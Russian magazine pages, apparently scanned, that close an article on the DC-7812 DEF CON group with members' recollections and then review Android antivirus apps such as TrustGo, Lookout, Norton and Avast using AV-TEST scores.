


ДРУГИЕ ГРУППЫ

В мире есть много DC-групп, и многие из них устраивают различные ивенты, включая конференции. Так, лондонская группа DC-4420 — это популярное место сбора хакеров. Или, например, швейцарская группа DC-4131 вообще проводит локальную крупную конференцию — HashDays. Только в США было зарегистрировано 97 групп! Естественно, не все они активные и продуктивные, но все же. В остальном мире зарегистрировано 74, из них две в России: DC-7812 и мертворожденная группа из Калининграда (ей также два года, но не было ни одного события или строчки). Кроме того, буквально «вчера» появилась московская группа, пока ее нет в официальном листинге, но это вопрос времени. Свою первую встречу она планирует провести уже этим летом — удачи парням!



Пятнадцатая встреча группы прямо в баре (KLЮTCH)




Вот так вот «дружелюбно» нас встретили суровые профессионалы отечественной ИБ…

Поэтому так или иначе у нас есть проекты, которые, как обычно, в полудохлом состоянии и ждут своих героев из числа посетителей, сочувствующих и просто энтузиастов. Например, проект по Hardening Guides — собрать описание минимальных и общих действий по настройке различных сервисов и платформ, которые приведут к наиболее безопасному состоянию по умолчанию. Причем с автоматизацией проверок таких настроек, чтобы деплоить решения можно было сразу в наиболее секурном виде. Второй проект от @ONsec_lab посвящен возможности снифанья клавиатуры с использованием мобильных устройств (по анализу вибрации и звука). Концепт прост — кидаешь телефон на стол рядом с ноутом, человек на ноуте набирает пароль, телефон по вибрации понимает, какие конкретно клавиши были нажаты (читай подробнее в одной из статей номера). Соответственно — нужны кодеры и энтузиасты, такую штуку написать достаточно затратно по времени. Третий проект уже был в режиме испытания и PoC — агрессивный хонипот, который контратакует атакующего. Результаты этого проекта были представлены на Black Hat EU 2013 и вызвали любопытство у некоторых людей. Поэтому имеет смысл допиливать этот проект в режиме коллективного труда.

Как видно, группа производит контент, который достаточно интересен узкому кругу понимающих людей. Если ты хотел бы присоединиться к чему-либо из перечисленного или если у тебя есть даже СВОЯ ИДЕЯ и тебе нужны единомышленники — добро пожаловать к нам в группу, вход открыт для всех.

КУДА ЭТО ВСЕ ИДЕТ

И вот прошло два года. За это время было высказано много идей, были обучающие материалы, воркшопы, конкурсы по взлому механических замков, море пива и общения. Все это на абсолютном энтузиазме авторов контента. Мы хотим, чтобы люди присоединялись к нашему движению, к проектам, генерировали свой контент, искали единомышленников и делились знаниями. Это основная идея нашей группы, поэтому — пиши, пости, приходи!][





DC-7812 ГЛАЗАМИ ОЧЕВИДЦЕВ



Андрей (@p3tand) Петухов

В нашем материальном мире при мысли о создании площадки для выступлений по темам ИБ автоматом возникает проблема: как обеспечить качественный контент (см. нормальные спикеры), доступность для широкой аудитории (см. бесплатный вход), не уйти в минус и одновременно не продаться спонсорам (см. качественный контент). Шах и мат, круг замкнулся. Но не все так плохо: если вы хотите увидеть луч надежды в этом суровом мире, вы обязательно должны попасть хотя бы на одну встречу DCG. На одной такой встрече вы увидите больше людей, чем на среднестатистическом докладе про Cyber-cyber APT-APT какого-нибудь форума. Процент людей, разбирающихся в теме докладов, будет больше, чем на любой многопоточной конференции. И это все бесплатно. Не бывает? Проверьте сами :).



@d0znpp

Defcon Group для меня — время и место встреч с товарищами по цеху. Мы все раскиданы по Москве и Питеру и другим городам, а следовательно, редко встречаемся вне конференций. DC-7812 — это что-то среднее между конференциями и пятничным пивом — нет толп непонятных людей, каких-то утомительных программ и прочей шелухи, только контент. Это гораздо приятнее и проще — эмоционально, во всяком случае. Здесь только друзья и знакомые, а также заинтересованные люди, которые пришли с определенной целью — узнать что-то новое, поделиться знаниями. Минимум формальностей — это даже слишком лояльное определение, здесь формальностей нет вообще (разве что слайды в формате группы без логотипов компании на каждой странице, но это скорее для удобства и душевного спокойствия — люди, а не компании, и это главное). Стараюсь быть на каждой встрече и ни разу не пожалел ни об одной поездке. Отмечу также, что технический уровень DC-7812 очень высок, лучше многих конференций, даже международных. Едешь и знаешь — тебя удивят и тебе будут рады. Спалить новые векторы до официального доклада — нет вопросов, здесь все свои.



Степан @stepah Ильин

Много раз порывался поехать в Питер на очередную встречу Defcon, но в итоге был только на двух московских: в уютном офисе Яндекса и атмосферной аудитории МГУ. Встречи DCG мы поддерживали с самого начала. Ведь «Хакер» всегда был проектом энтузиастов, и DCG — это тоже история про большой энтузиазм. А там, где энтузиазм, там и много всего интересного. Достаточно посмотреть на темы докладов, чтобы понять, что на каждой встрече обязательно есть что-нибудь достойное. Многие из докладчиков — нынешние авторы][, причем некоторых мы заметили как раз благодаря удачным выступлениям. Впрочем, доклады для меня не главное. DCG — это прежде всего классная тусовка увлеченных людей, чертовски приятных и технически подкованных. На обычную встречу в баре придут далеко не все, а вот у DCG есть особая магия, которая способна собрать действительно много людей и помочь завести новые знакомства.



Евгений Зобнин
androidstreet.ru

АНТИДОТ

БОЛЬШОЙ ТЕСТ АНТИВИРУСОВ ДЛЯ ANDROID

Android уже завоевал мобильный рынок и с каждым днем отъедает очередной кусок у других мобильных систем. Это действительно популярная ОС, ворвавшаяся на рынок и стремительными темпами захватившая его. Однако где есть популярность, а уж тем более монополия, там появляются и создатели вредоносного ПО. И обходить Android стороной они даже не собирались.

ПРЕДИСЛОВИЕ

Эта статья посвящена антивирусам для операционной системы Android, их классификации, особенностям работы и эффективности. Мы соберем все наиболее эффективные антивирусные решения и попытаемся выявить лучших из них. Однако перед тем, как перейти к тестированию и изучению функционала, попытаемся разобраться, а нужен ли вообще такой класс приложений, как антивирус, в Android?

АНТИВИРУС?

В отличие от той же винды, Android изначально проектировался в расчете на работу в «суровых условиях», где вирусы — это обыденная вещь, а пожелать завладеть твоими данными может даже твоя девушка. Поэтому в Android была встроена многоуровневая защита против различного рода угроз.

В Android залатаны почти все дыры в архитектуре ОС, которые когда-то превратили Windows в рай для вирусописателей. Здесь нет прав администратора, из-за чего зловред не получает желаемого контроля над системой. Здесь реализована система привилегий, которая обязывает приложение явно рассказывать о своих будущих полномочиях перед установкой. Здесь используется единый источник приложений, который регулярно проверяется на вирусы, а приложения обязаны быть подписаны цифровой подписью, не позволяющей подделать софтину. В последних версиях Android Google реализовала систему облачной проверки системы на вирусы.

Но, как оказалось, от заражения вирусами это не спасло. Нет, Android, конечно, не превратился в рассадник нечисти под стать винде, но случаи заражения имеют место быть. Благодаря системе безопасности их не так много, зато каждый из них гораздо опаснее ста заражений настольного ПК.

Там, где Windows-вирус может максимум стереть все данные с твоего диска или украсть пароль, который потом, возможно, будет использован для чего-то там, вирус для Android утащит твои деньги здесь и сейчас. С помощью звонков и SMS на платные номера среднестатистический зловред опустошает мобильный счет буквально за несколько секунд, а если попадется особо глупый пользователь, украдет еще и вновь положенные на телефон деньги (в некоторых случаях и номера кредиток вместе с CVV2-кодами).

Получается, что, хотя общая вероятность заражения не так уж и высока, опасность потерять реальные деньги вынуждает нас устанавливать антивирусы, а иногда даже платить за них. Кстати, далее я покажу, что в мире Android «деньги» вовсе не равно «качество».

ИЗ ЧЕГО ВЫБРАТЬ?

Итак, антивирус нам нужен. Какой же из десятков вариантов выбрать? Конечно же, мы можем посмотреть в сторону проверенных продуктов известных компаний: Касперского, Dr.Web, Symantec, Norton и им подобных, но это не совсем верный путь. Дело в том, что Касперский

для Android — это совсем не тот же Касперский, который ты привык видеть на своем десктопе.

Чтобы убедиться в этом, заходим на av-test.org, смотрим последний тест антивирусов, включаем сортировку по параметру Protection и... первое место — TrustGo: Mobile Security 1.3, 100% отлова вирусов, второе место Antiy: AVL 2.2 — 100% отлова. Kaspersky: Mobile Security 10.1 — тринадцатое место, 96% отлова, плюс чрезмерная нагрузка на девайс и слишком высокое потребление трафика. Dr.Web: anti-virus 7.0: 97% отлова, девятое место.

Напомню, что AV-TEST — это не какие-нибудь «Рога и копыта» и не дочерняя компания TrustGo; это уважаемая некоммерческая организация, результатами и наградами которой очень любят хвастаться разработчики антивирусов. В основном эти ребята делают довольно простую вещь: заражают устройство найденными за последний месяц вирусами самых различных типов и смотрят на результат поиска с помощью антивируса. Так что все объективно и показательно.

В своем обзоре мы остановимся на первых десяти представителях этого списка, в число которых попали Bitdefender, Symantec, Avast и Lookout, но остались за кадром Касперский и Доктор Веб. Это, кстати, дает тебе как читателю право слать мне гневные письма :).

КЛАССИФИКАЦИЯ

В общем и целом все антивирусы для Android можно разделить на две группы:

- собственно антивирусы, единственная задача которых — однократная проверка или проверка по расписанию;
- Mobile Security — приложения, сочетающие в себе функции антивируса, антивора, блокировщика звонков, файрвола.

Тем не менее в большинстве случаев эти границы размыты, и даже самые простые антивирусы обычно включают в себя функции защиты от фишинга и, например, блокиратор номеров. Из-за этого даже самый хороший продукт может превратиться в шлак из-за слишком надоедливого поведения. Ребята с AV-TEST такой параметр тоже учитывают, как и то, насколько антивирус нагружает систему.

В моем отборе «лучших из лучших» этот параметр будет одним из самых важных, так как я считаю, что каким бы прекрасным, удобным и навороченным ни был антивирус, он не должен жрать память, тормозить систему и постоянно отвлекать меня баннерами (Касперский, привет). Если это так, то грош ему цена, и я выберу менее надежный, но уважительный к пользователю продукт.

Два других параметра — это функциональность и, конечно же, качество отлова. Причем под функциональностью я понимаю не просто напичканность всем, что только можно, а то, насколько хорошо антивирус выполняет свою основную функцию. Тому же AVL в своем обзоре я ставлю высокую оценку, так как, несмотря на полное отсутствие какой-либо функциональности, кроме сканирования на вирусы, эту задачу он выполняет на все сто.



TRUSTGO ANTIVIRUS & MOBILE SECURITY 1.3.2


ОС: Android 2.2 и выше
САЙТ: www.trustgo.com
ЦЕНА: Бесплатно


Продукт, занимающий верхнюю строчку рейтинга антивирусов для Android с максимальными 13 баллами. AV-TEST поставила ему высший балл по всем параметрам, включая отлов вирусов (100%), удобство использования и нагрузку на систему. Приложение абсолютно бесплатное и без рекламы. Монетизируется за счет ненавязчивого предложения установить приложения от партнеров (вторая вкладка на главном экране).

Интерфейс приложения действительно прост, и разобраться в нем совсем нетрудно. Главный экран состоит из четырех кнопок: «Сканер безопасности», «Менеджер системы», «Защита конфиденциальности» и «Резервное копирование данных». Плюс снизу располагаются два переключателя, позволяющие включить защиту от фишинга и сервис отслеживания смартфона в случае кражи. Для включения последнего нужно обязательно создать аккаунт на сервере TrustGo.

Нажатием на кнопку «Сканер безопасности» запускается проверка на вирусы всех приложений, в конце которой на экран будет выведено сообщение о найденных проблемах. Кроме вирусов, TrustGo также сообщит о приложениях, которые могут собирать конфиденциальную информацию или обладать серьезными полномочиями. Например, в моем смартфоне TrustGo нашел игру Gunslugs, которая собирает информацию о смартфоне для вывода более целевой рекламы. Ничего опасного в ней нет, но задуматься заставляет.

«Менеджером системы» в TrustGo названо окно приложения, в котором можно установить лимит на потребление трафика, выявить самые жадные до интернета приложения, оценить заряд батареи и количество свободной памяти, а также убить приложения для освобождения памяти. Лично я не считаю, что антивирус должен обладать таким функционалом, но раз есть, так есть.






Окно «Защита конфиденциальности» содержит в себе список приложений, обладающих полномочиями, которые могут быть использованы во вред тебе. К таким полномочиям относятся, например, использование GPS, возможность отправки SMS или просмотр контактов. Информация довольно любопытная, но совершенно бесполезная. Ну есть у меня 27 приложений, которые могут использовать GPS. Лишить их этой возможности я все равно не могу, а удалять не собираюсь. В общем, функционал ради функционала.

Последняя кнопка «Резервное копирование данных» открывает окно облачного бэкапа, но стоит только начать радоваться, как замечаешь, что в облако можно загрузить лишь список контактов, SMS и журнал вызовов. Зачем это нужно при наличии аналогичной функции в самом андроиде, совершенно непонятно. Опять же какой-то странный функционал ради функционала.

Если же говорить о ненавязчивости антивируса, то здесь все в порядке. Программа спокойненько себе висит в фоне и добросовестно проверяет каждую устанавливаемую софтину на вирусы. Никаких проблем в работе ОС при этом не возникает. Потребляет всего 20 Мб памяти.



Веб-интерфейс TrustGo



INFO

Наиболее прожорливыми и быстро разряжающими батарею антивирусами в тесте AV-TEST оказались Lookout, ESET, Касперский и McAfee.





AVL 2.2.23

ОС: Android 2.1 и выше
САЙТ: www.antiy.net
ЦЕНА: Бесплатно

Этот антивирус занял второе место в рейтинге AV-TEST, чуть-чуть уступив TrustGo по части юзабилити. Однако после первого запуска AVL ты даже не задумаешься о том, что это один из лидеров рейтинга. Интерфейс приложения не выдерживает никакой критики. Вместо него здесь какое-то «чудо» дизайна, выполненное в режущих синих тонах и с несколькими кнопками управления в виде круга. Впрочем, все это легко объяснить тем, что это всего лишь «демка», то есть приложение, разработанное только для того, чтобы продемонстрировать возможности антивирусного движка, созданного AntiyLabs (они продают его именно как движок, без интерфейса и всего прочего).

Понятно, что и функционалом антивирус не блещет. По сути, это просто антивирусный сканер, который может либо быть запущен по запросу для сканирования всех приложений (и SD-карты), либо висеть в фоне и проверять устанавливаемые приложения. Ничего другого AVL не умеет.








LOOKOUT ANTIVIRUS 8.12


ОС: Android 2.2 и выше
САЙТ: www.lookout.com
ЦЕНА: Бесплатно / 3 $ в месяц

Антивирус от еще одного видного разработчика в сфере IT-security. Занял четвертое место в списке AV-TEST по качеству отлова, обнаружив 99% вирусов, и второе место по общему впечатлению от приложения. Продукт, конечно, платный, но имеет бесплатную версию с несколько урезанным функционалом.

Бесплатная версия приложения предлагает следующее:

- Антивирус. Не самый быстрый, но и не самый медленный. Выполняет проверку после установки нового приложения, а также полную проверку каждую неделю.
- Резервное копирование. Умеет резервировать список контактов на своих серверах.
- Хороший антивор. В отличие от предыдущего антивируса, умеет запускать сирену для аудиального поиска устройства, вести журнал перемещений устройства, а также использовать фронтальную камеру для снимка лица злоумышленника.





После покупки Premium-версии появляется дополнительная функциональность:

- Резервное копирование фотографий и журнала вызовов. К слову сказать, с первым прекрасно справляется Google+ и Dropbox, а второе вообще непонятно для кого нужно.
- Возможность заблокировать и сделать удаленный вайп с помощью антивора.
- Встроенная защита от фишинга.
- И конечно же, наш любимый список приложений с потенциально опасными полномочиями.

Завернуто все это в довольно привлекательный и удобный интерфейс, которым приятно пользоваться. Сразу после установки антивирус запускает проверку и проводит пользователя через несколько шагов настройки, включая принудительную регистрацию аккаунта. Это, кстати, хорошо, так как защищает от ситуаций типа «Потом зарегистрируюсь», а телефон после этого крадут, и его нельзя отследить без аккаунта на сайте Lookout.

Кстати, кроме антивируса, у Lookout есть замечательное приложение под названием Plan B. По сути, это все тот же антивор, но который можно установить и активировать уже **после** кражи смартфона. То есть, если вдруг ты по каким-то причинам не установил антивор заранее и потерял смартфон, ты можешь успеть установить на него Plan B через веб-версию Google Play и отправить SMS со словом «locate» для отслеживания. Главное — успеть, пока вор не сменил симку и не сделал сброс до заводских настроек.



INFO

Для тестирования в лаборатории AV-TEST использовался смартфон Galaxy Nexus под управлением Android 4.1.2.

В 2013 году в тестировании AV-TEST участвовало 22 антивирусных продукта, и только четыре из них показали степень отлова ниже 90%. В 2012 году из 41 протестированного антивируса только десять показали уровень детекции выше 90%.




BITDEFENDER MOBILE SECURITY & ANTIVIRUS 1.2.303


ОС: Android 2.0.1 и выше
САЙТ: www.bitdefender.com
ЦЕНА: 10 $ в год

Этот антивирус от довольно именитой компании Bitdefender занял в рейтинге AV-TEST третье место со 100% обнаружения вирусов и небольшим минусом за негативное влияние на производительность устройства. При этом функционально он близок к TrustGo с тем исключением, что здесь нет менеджера системы и сам интерфейс выглядит более опрятно.

Главный экран приложения содержит пять иконок: «Malware Scanner», «Application Audit», «Web Security», «Anti-Theft» и «Event Viewer». Первая запускает проверку на вирусы (которая, кстати, в отличие от первых двух антивирусов, не нашла вообще ничего подозрительного). Вторая, по сути, аналог «Защиты конфиденциальности» в TrustGo, то есть список приложений, которые могут делать «что-то серьезное». Третья иконка открывает окно с переключателем, позволяющим включить защиту от фишинга. Четвертое — худо-бедный антивор, позволяющий удаленно отследить смартфон, а также заблокировать его или выполнить сброс до заводских настроек.

Стоит все это добро ни много ни мало 10 баксов в год, триальная версия работает две недели. Покупать этот комплект я бы не рекомендовал, потому что его компоненты можно установить отдельно и абсолютно бесплатно. Например, тот же антивирус и антивор, без лишнего балласта в виде тупого функционала.







NORTON MOBILE SECURITY 3.3.4.970


ОС: Android 2.2 и выше
САЙТ: www.norton.com
ЦЕНА: Бесплатно / 900 руб.


Продукт компании Symantec занимает в рейтинге AV-TEST пятое место с отловом 98% вирусов. Функционально он повторяет все предыдущие антивирусы, но, кроме всего прочего, включает в себя еще и блокиратор звонков. Распространяется в двух версиях: «антивирус + антивор» либо полный комбайн стоимостью 900 рублей.

Интерфейс приложения очень прост и прямолинеен, за что и получил высший балл от AV-TEST. Главный экран состоит из шести «тайлов», в которых располагаются следующие функции: антивирус, антивор, резервное копирование, блокиратор вызовов, защита от фишинга и ссылка на другие нортоновские приложения в маркете. Проверка на вирусы, как всегда, проводится при установке новых приложений, раз в неделю и принудительно, при нажатии на соответствующий тайл.

Антивор достаточно стандартный, с возможностью отслеживать смартфон на карте в бесплатной версии, плюс «сирена», удаленное блокирование и вайп, а также возможность послать сообщение человеку, нашедшему смартфон, — в платной. Как всегда, можно сделать бессмысленное резервное копирование контактов и воспользоваться антифишинговой функцией с предупреждением о небезопасных сайтах. Отдельно можно отметить встроенный блокиратор звонков и SMS, доступный за деньги.

В общем, ничего особенного, за исключением действительно удобного и лаконичного интерфейса, выполненного по всем правилам Holo. За него я бы действительно поставил пять.





Кстати говоря, в маркете есть еще несколько интересных нортоновских утилит. Например, безопасный сканер штрихкодов Norton Snap, который не просто расшифровывает QR, но и проверяет хранящуюся в нем ссылку на безопасность. Или Norton Halt, защищающий от недавно найденных критических багов, таких как возможность обхода блокировки экрана или баг в драйвере процессора Exynos 4. Антивор также распространяется отдельно, в пакете Norton Anti-Theft.

Интерфейс AVL 2.2.23 не выдерживает никакой критики. Вместо него здесь какое-то «чудо» дизайна, выполненное в режущих синих тонах и с несколькими кнопками управления в виде круга



AVAST! MOBILE SECURITY 2.0.4400

ОС: Android 2.1 и выше
САЙТ: www.avast.ru
ЦЕНА: Бесплатно

Антивирус Аваст делит с Нортоном шестое место с рейтингом отлова 98%, но, по словам AV-TEST, проигрывает ему по влиянию на производительность устройства. В нашем обзоре (да и в сравнении с 95% других антивирусов) это самый напичкованный функциональностью продукт. Подумай только, в него включены такие компоненты, как антивирус, советник по безопасности (аналог той самой «Защиты конфиденциальности» из TrustGo :)), менеджер приложений, фильтр SMS и звонков, брандмауэр, счетчик трафика и лучший из до сих пор виденных мной антивор. При этом упаковано все в довольно приятный и удобный в использовании интерфейс.

Начнем с антивируса. Как и везде, он может быть запущен принудительно, раз в неделю, а также будет сканировать устанавливаемые приложения и все, что ты закинул на карту памяти. Можно назначить автоматическое сканирование по расписанию на любое время и день недели. Само сканирование довольно быстрое и не особо нагружает систему, при этом ты можешь гибко управлять поведением сканера с помощью меню «Управление экраном». Например, можно отключить проверку на вирусы устанавливаемых приложений или разрешить сканирование только устанавливаемых вручную либо читаемых с карты памяти файлов.

Фильтр звонков и SMS позволяет создавать группы абонентов и блокировать их по расписанию, например блокировать SMS по работе в выходные дни или звонки от друзей в рабочие часы. Все реализовано действительно качественно и без «пропуска первого гудка». Телефон глушится полностью. Для root-юзеров доступен простой брандмауэр, позволяющий блокировать доступ к определенным типам интернет-связи для отдельно взятых приложений. По сути, это полный аналог DroidWall.

Также в Avast доступны счетчик трафика, веб-фильтр (антифишинг) и менеджер приложений на манер встроенного в Android. Однако самая сильная часть этого антивирусного пакета — антивор, который здесь реализован так, как это и должно быть. Функционально он не особо превосходит свои аналоги из других антивирусов, позволяя отслеживать положение устройства, включать сигнализацию, делать удаленный вайп и блокировку, а также слать управляющие SMS с заранее заданного доверенного номера.


Интересно в нем вовсе не это, а способ установки в систему. В других антивирусах антивор реализован как часть приложения, а потому легко отключается простым удалением софтины (или вайпом, если софтина имеет защиту от удаления). В Аваст антивор — это отдельное компактное приложение, которое устанавливается при активации соответствующей функции. И можно его не только установить как простое приложение, но и прописать в системный раздел (вместе с настройками), защитив таким образом от удаления даже с помощью вайпа.


При этом пользователю доступно несколько опций, например возможность автоматически установить антивор с помощью прошивки через консоль восстановления для устройств с защитой системного раздела (S-ON) или же, если смартфон полностью разлочен, просто скопировать пакет в каталог /system. Для пользователей CyanogenMod доступна опция, позволяющая задействовать механизм «сохранения», чтобы при обновлении прошивки антивор оставался на месте. Сам ярлык антивора после установки в системный раздел будет спрятан, а для его запуска нужно будет набрать специальный код в номеронабирателе.




WWW

